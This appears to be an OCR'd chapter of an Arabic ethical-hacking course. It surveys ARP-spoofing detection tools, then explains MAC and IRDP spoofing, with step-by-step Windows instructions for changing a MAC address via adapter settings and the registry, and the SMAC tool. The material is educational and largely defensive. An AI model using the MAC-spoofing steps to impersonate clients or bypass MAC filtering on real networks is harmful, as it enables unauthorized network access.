
ARP Spoofing Detection Software

البرامج التي تكشف **ARP Spoofing** عموما تعتمد على شكل بعض الشهادات أو عبر فحص **ARP Replies**. ومن ثم يتم حظر استجابات **ARP** الغير مصدق عليها. قد تكون هذه التقنيات متكاملة مع خادم **DHCP** بحيث يعتمد عناوين **IP** سواء الثابتة والديناميكية على حد سواء. يمكن تنفيذ هذه القدرة في المضيفين فرديا أو في سويتشات إيثرنت أو معدات الشبكة الأخرى. وجود عناوين **IP** متعددة ترتبط مع عنوان **MAC** واحد قد يشير إلى هجوم **ARP Spoof**، وهناك استخدامات مشروعة لمثل هذا التكوين. في النهج **passive** يستمع الجهاز لـ **ARP Reply** على الشبكة، ويرسل إشعارا عبر البريد الإلكتروني عندما يحدث تغييرات على دخول **ARP**.

- **XArp**

المصدر: http://www.chrismc.de

XArp هو تطبيق الأمن المصمم للكشف عن الهجمات القائمة على **ARP**. وتستند آلية الكشف على اثنين من التقنيات: وحدات التفتيش (**inspection modules**) والمكتشفين(**discoverers**) . وحدات التفتيش (**inspection modules**) تنظر في كل حزمة **ARP** وتتحقق من صحتها وصلاحيتها من خلال مقارنتها بقواعد البيانات الخاصة بها. المكتشفين (**discoverers**)تتحقق من نشاط تعيينات عناوين **IP** لعناوين **MAC** المقابلة الصحيحة (**IP-MAC mappings**) وتساعد بنشاط على الكشف عن المهاجمين. أنها تساعد المستخدمين للكشف عن هجمات **ARP** والحفاظ على بياناتهم الخاصة. حتى أنه يسمح للمسؤولين لمراقبة الشبكات الفرعية كلها من اجل هجمات **ARP**. يمكن للمسؤولين استخدام هذا التطبيق لفحص الشبكة الفرعية برمتها لهجمات **ARP** باستخدام مستويات أمنية مختلفة وصقل الاحتمالات.





DefendARP

المصدر: http://www.arppoisoning.com/defense-scripts

هو اداة لرصد جدول **host-based ARP** ومصممه للدفاع عن الاتصال بشبكة واي فاي.**DefendARP** تقوم بالكشف عن هجمات **ARP Poisoning**، تصحيح **poisoned entry**، وتحديد عنوان **MAC** وعنوان **IP** للمهاجم.

يوفر هذا البرنامج النصي مزايا عديدة لوضع ببساطة جدول **ARP** ثابتة بعد الحصول على اتصال بالشبكة. أولا، السيناريو هو أسهل استخداما من إعداد جدول ثابت. بالإضافة إلى ذلك، فإن السيناريو يخطر لك إذا كان شخص ما لا يحاول تسميم **ARP Cache** الخاص بك.

إذا تم الكشف عن **ARP Poisoning** فان الاسكريبت/البرنامج النصي سوف يعطيك اشاره صوتيه ويعلمك عن عنوان **IP** و **MAC** للمهاجمين.

Save this batch script as (defendarp.bat) and run with (defendarp.bat <IP Addr to defend>).

```
Administrator: Root - defendARP.bat  10.10.13.1

C:\Users\Alan\Desktop>defendARP.bat 10.10.13.1
INITIALIZING...
Removing 10.10.13.1 from ARP table.
OK.
Obtaining MAC address.
OK.
Is 00-18-f8-3b-61-f5 the correct MAC for 10.10.13.1 (y/n)?y
OK.
Monitoring your ARP table...


ARP POISONED
Spoofed IP: 10.10.13.1
10.10.13.1's actual Physical Address: 00-18-f8-3b-61-f5
Attcker's Physical Address: 00-0c-29-28-4e-36
Attempting to reset the correct Physical Address...
ARP Table reset.
Monitoring your ARP table...
```

anti-arpspoof

arpwatch

المصدر: http://ee.lbl.gov

هو أداة كمبيوتر خاصه بنظام التشغيل لينكس لرصد بروتوكول تحليل العنوان (**ARP**) على شبكة الكمبيوتر. فإنه ينشئ سجل من الاقتران المرصودة من عناوين بروتوكول الإنترنت **IP** مع عناوين **MAC** جنبا إلى جنب مع الطابع الزمني عندما ظهر الاقتران على الشبكة. كما أن لديها خيار ارسال بريد الكتروني الى مسؤول عند تغيير الاقتران أو العناوين المضافة.

مسؤولي الشبكة يراقب نشاط **ARP** لكشف **ARP Spoofing**.

قد وضعت **arpwatch** من قبل مختبر لورانس بيركلي الوطني، مجموعة بحوث الشبكة، وبرمجيات المصدر المفتوح ويتم تحريرها تحت رخصة **BSD**.

#arpwatch -i eth0

وحيث انه ينشئ تقرير في ملف السجل فيمكنك رؤية هذا التقرير كالاتى:

#tail -f /var/log/messages

يمكن استخدام الخيارات التالية معها كالاتى:

```
# -u <username> : defines with what user id arpwatch should run
# -e <email>    : the <email> where to send the reports
# -s <from>     : the <from>-address
OPTIONS="-u arpwatch -e tecmint@tecmint.com -s 'root (Arpwatch)'"
```

ArpON

هو ديمون محمول (**Portable handler daemon**) للتأمين ضد

- **ARP Spoofing**
- **cache poisoning or poison routing attacks in static, dynamic and hybrid networks**

Other

Antidote - Arp_Antidote - Arpalert - Arpwatch/ArpwatchNG/Winarpwatch - Prelude IDS - Snort

Name	OS	GUI	Free	Protection	Per interface	Active/passive
Agnitum Outpost Firewall	Windows	Yes	No	Yes	No	passive
AntiARP	Windows	Yes	No	Yes	No	active+passive
Antidote	Linux	No	Yes	No	?	passive
Arp_Antidote	Linux	No	Yes	No	?	passive
Arpalert	Linux	No	Yes	No	Yes	passive
ArpON	Linux/Mac/BSD	No	Yes	Yes	Yes	active+passive
ArpGuard	Mac	Yes	No	Yes	Yes	active+passive
ArpStar	Linux	No	Yes	Yes	?	passive
Arpwatch	Linux	No	Yes	No	Yes	passive
ArpwatchNG	Linux	No	Yes	No	No	passive
Colasoft Capsa	Windows	Yes	No	No	Yes	no detection, only analysis with manual inspection
Prelude IDS	?	?	?	?	?	?
remarp	Linux	No	Yes	No	No	passive
Snort	Windows/Linux	No	Yes	No	Yes	passive
Winarpwatch	Windows	No	Yes	No	No	passive
XArp[12]	Windows, Linux	Yes	Yes (+pro version)	Yes (Linux, pro)	Yes	active + passive
Seconfig XP	Windows 2000/XP/2003 only	Yes	Yes	Yes	No	only activates protection built-in some versions of Windows

8.5 هجمات الاحتيال (Spoofing Attack)

حتى الآن، لقد ناقشنا بعض مفاهيم **sniffing**، هجمات **MAC** وهجمات **DHCP**، و**ARP Poisoning**. الآن سوف نناقش هجمات الخداع، وسيلة للتنصت على بيانات الشبكة. يبرز هذا القسم التهديدات من الهجمات التحايل ويصف **MAC spoofing/duplicating**، وتقنيات **spoofing** المختلفة، **IRDP spoofing**، وطريقة الدفاع ضد **MAC spoofing**.

<u>Spoofing Attack Threats (التهديدات الناتجة عن هجوم الاحتيال)</u>

Spoofing قد تشير إلى أي تهديد يسمح للمهاجمين ليتظاهروا بأنه شخص مشروع أو ذات تصريح. **MAC Spoofing** و**IRDP** هما التهديدات الرئيسية لهجمات الخداع(**Spoofing attacks**) .

MAC Spoofing


أنظمة كشف التسلل (**Intrusion detection systems**) عموما تستخدم عناوين **MAC** للحصول على ترخيص. عناوين **MAC** المادية هذه دائمة وثابتة من قبل المصمم ولكن يمكن تغييرها على معظم الأجهزة. **MAC Spoof** هي وسيلة لتزوير عنوان **MAC** المصدر. ويمكن القيام بذلك عن طريق تغيير المعلومات في رأس الحزمة. على الرغم من أنه معد للغرض يتطلب الاتصال شرعي بعد فشل الأجهزة، ويرتبط ذلك مع مخاطر أمنية شديدة. من خلال **MAC Spoofing**، يمكن المهاجمين من الوصول إلى الشبكة من خلال الاستيلاء على هوية مستخدم مشروع للشبكة.

IRDP Spoofing

IRDP هو اختصار لـ ICMP Router Discovery Protocol وهو امتداد لبروتوكولICMP . فإنه يسمح للمضيفين لاكتشاف أجهزة التوجيه/الراوتر على شبكاتها من خلال الاستماع لبث "router advertisement". عندما يتلقى المضيف مجموعة رسائل router advertisement، فان جدول التوجيه (routing table) للمضيف المعين قد يتغير. المضيفون مع IRDP يمكنهم تزييفه بسهولة إلى تغيير مساراتها، كما أن IRDP لا يتم التحقق من صحة رسائل router advertisement.
المهاجم يمكنه ان يحل محل التوجيه/المسار الافتراضي لتدفق البيانات مع المسار الذي يختاره المهاجم عن طريق إرسال رسائل IRDP router advertisement مزيفه إلى المضيف. مما يؤدى الى denial-of-service،sniffing ، و/أو هجمات رجل في المنتصف.

MAC Spoofing/Duplicating

Media Access Control address (MAC address) هو معرف فريد يتم تعيينه إلى واجهات شبكة الاتصالات على قطع الشبكة المادية. بعبارات عامة، فان duplicating تشير إلى تكرار عملية صنع نسخة طبق الأصل من النسخ الأصلية، مع الخصائص التي هي نفس الأصلي. هذا هو الحال مع عنوان MAC أيضا. MAC duplicating يشير الى خداع عناوين MAC باستخدام عناوين MAC لمستخدم مشروع على الشبكة.
هجوم MAC Duplicating ينطوي على التنصت على الشبكة من أجل عناوين MAC لعملاء مشروعة متصلين بالشبكة. في هذا الهجوم، المهاجم أولا يقوم باسترداد عناوين MAC من العملاء الذين يرتبطون بنشاط مع منفذ السويتش. ثم يقوم المهاجم بانتحال عنوان MAC هذا أي يحول عنوان MAC الخاص به الى عنوان MAC الخاص بالضحية الذي حصل عليه. بمجرد نجاح عملية الاحتيال (Spoofing)، فان المهاجم يمكنه الحصول على جميع حركة المرور الموجهة للعميل. وبالتالي، يمكن للمهاجم الوصول إلى الشبكة والاستيلاء على هوية شخص ما والذي هو بالفعل على الشبكة.
يوضح الرسم البياني التالي كيفية تنفيذ هجومMAC Spoofing/Duplicating :



ملحوظه: هذه التقنية تعمل في شبكات الوايرلس والتي يتم فيها تفعيل فلترة MAC.

MAC Spoofing Technique: Windows (in Windows 8 OS)

MAC Spoofing يمكن أن يؤدي بطرق عدة. تغيير عنوان MAC للراوتر هي طريقة واحدة. ولكن هذا يمكن أن يطبق إلا على عدد قليل من أجهزة الراوتر، وليس كل أجهزة الراوتر تدعم تغيير عنوان MAC الخاصة بها. أجهزة التوجيه/الراوتر التي تدعم تغير MAC فانه يشار إليها باسم "clone MAC addresses". طريقة أخرى ليتم تغيير عنوان MAC على جهاز الراوتر سيسكو باستخدام الأمر MAC-address في وضع اعداد الواجهة.


الأسلوب الاول:

يعتمد هذا الأسلوب على نوع بطاقة واجهة الشبكة(NIC) . وذلك باتباع الخطوات هنا لأداء MAC Spoofing إذا كانت بطاقة واجهة الشبكة تدعم cloning MAC address:

- من الجانب الأيمن السفلي من الشاشة، نحدد الاتي:

Settings → Control Panel → Networking and Sharing Center


- ثم ننقر فوق **Ethernet** ثم ننقر فوق **Proprieties** في إطار حالة إيثرنت (**Ethernet Status window**).
- في إطار حالة إيثرنت (***Ethernet Status window***)، انقر فوق الزر **Configuration** ثم علامة التبويب **Advanced tab**.
- تحت قسم **Property**، نستعرض **Network Address** ثم ننقر فوقه. والتي يمكن الوصول اليها أيضا من خلال **Device manager**.



- على الجانب الأيمن، تحت العنوان **value**، نكتب عنوان **MAC** الجديد الذي ترغب في تعيينه ثم ننقر فوق **OK**.

ملاحظة: ندخل رقم عنوان MAC دون العلامة "-".

- نكتب "**ipconfig/all**" أو "**net config rdr**" في موجه الأوامر للتحقق من التغييرات.
- إذا كانت التغييرات مرئية، فقم بإعادة تمهيد النظام؛ فاذا لم يحدث تغير، فحاول استخدام الأسلوب الثاني (تغيير عنوان **MAC** في **Registry**).



الأسلوب الثاني:

يمكن أن يؤدي **MAC Spoofing** أيضا عن طريق تحرير ملف التسجيل(**registry**). يفضل هذا الأسلوب مع بطاقات واجهة الشبكة (**NIC**) التي لا تدعم **cloning MAC addresses**. نتبع الخطوات التالية لتغيير عنوان **MAC** عن طريق تحرير ملف التسجيل(**registry**):

- نتبع الاتي:

Go to Start → Run

ثم نكتب **regedt32** لبدأ **registry editor**.


ملحوظه: لا تكتب regedit لبدأ registry editor

- من خلال **registry editor** نتبع المسار الاتي:


HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4d36e972-e325-11ce-bfcl-08002be10318}

ومن ثم النثر المزدوج عليه لإظهار محتوياته.

- سيتم العثور على المفاتيح مكونه من أربع أرقام والتي تمثل محولات الشبكة (بدءا 0000،0001، 0002، الخ).
- نقوم بالبحث عن المفتاح "**DriverDesc**" المناسب للعثور على الواجهة المطلوبة.
- نقوم بإضافة أو تحرير، مفتاح السلسلة **NEW → Value String** ذات الاسم "**NetworkAddress**" (نوع البيانات "**REG_SZ**") لاحتواء عنوان **MAC** جديد وذلك من خلال النقر الأيمن ومن ثم اختيار **New** ومن ثم **Value String**.



- بعد وضع قيمة **MAC** نقوم بتعطيل ومن ثم إعادة تشغيل واجهة الشبكة التي تم تغييرها، أو إعادة تشغيل النظام.



MAC Spoofing Tool: SMAC

المصدر: http://www.klcconsulting.net

SMAC هو أداه لتغير عنوان **MAC** (**MAC Spoofer**) والتي تسمح لك بتغيير عناوين **MAC** لأي كارت شبكه لأنظمة التشغيل (ويندوز فيستا، وإكس بي، 2003، و 2000). فإنه يغير عناوين **MAC** المستندة إلى البرامج فقط(***software-based* MAC addresses**)؛ فإنه لا يغير عنوان MAC القائم على الأجهزة (**hardware burned-in MAC addresses**). عناوين **MAC** الجديد تحفظ حتى إعادة التشغيل. ويتميز بالبحث عن عناوين**MAC** (**MAC Address Lookup**) . فإنه يسمح لك أن ترى إما كل أو محولات شبكة الاتصال النشطة فقط، وبشكل عشوائي يولد عناوين **MAC** الجديدة أو تلك القائمة على شركه محدده. كما يسمح لك لاستعادة عنوان **MAC**الأصلي عن طريق إزالة عنوان **MAC** المنتحل.

يمكنك العثور على معلومات حول **NIC** والتي تشمل معرف الجهاز(***Device* ID**) ، الحالة النشطة(***Active status***) ، **NIC description**، **NIC Manufacturer**، **Spoofed status (Yes/No)**، عنوان **IP**، **Active MAC addresses** ، **Spoofed MAC Address**، **NIC Hardware ID**، **NIC Configuration ID**، وهلم جرا. هذه الأداة تساعدك على حماية هويتك على شبكات الواي فاي. كما أنه يساعد على الاتي:


Troubleshooting network problems, testing intrusion detection/prevention systems (IDS/IPSs), testing incident response plans, build high-availability solutions, recovering (MAC-address-based) software licenses, etc.

- نقوم بتثبيت البرنامج بعد تنزيله. وسوف يكون معظم المستخدمين على ما يرام مع الإعدادات الافتراضية.

SMAC 2.0 Evaluation Mode - KLC Consulting: www.klcconsulting.net

ID	Active	Spoofed	Network Adapter	IP Address	Active MAC
0000	Yes	No	Atheros AR8121/AR8113/AR8114 PCI-E Ether...	192.168.254.100	00-30-18-AF-A5-0A

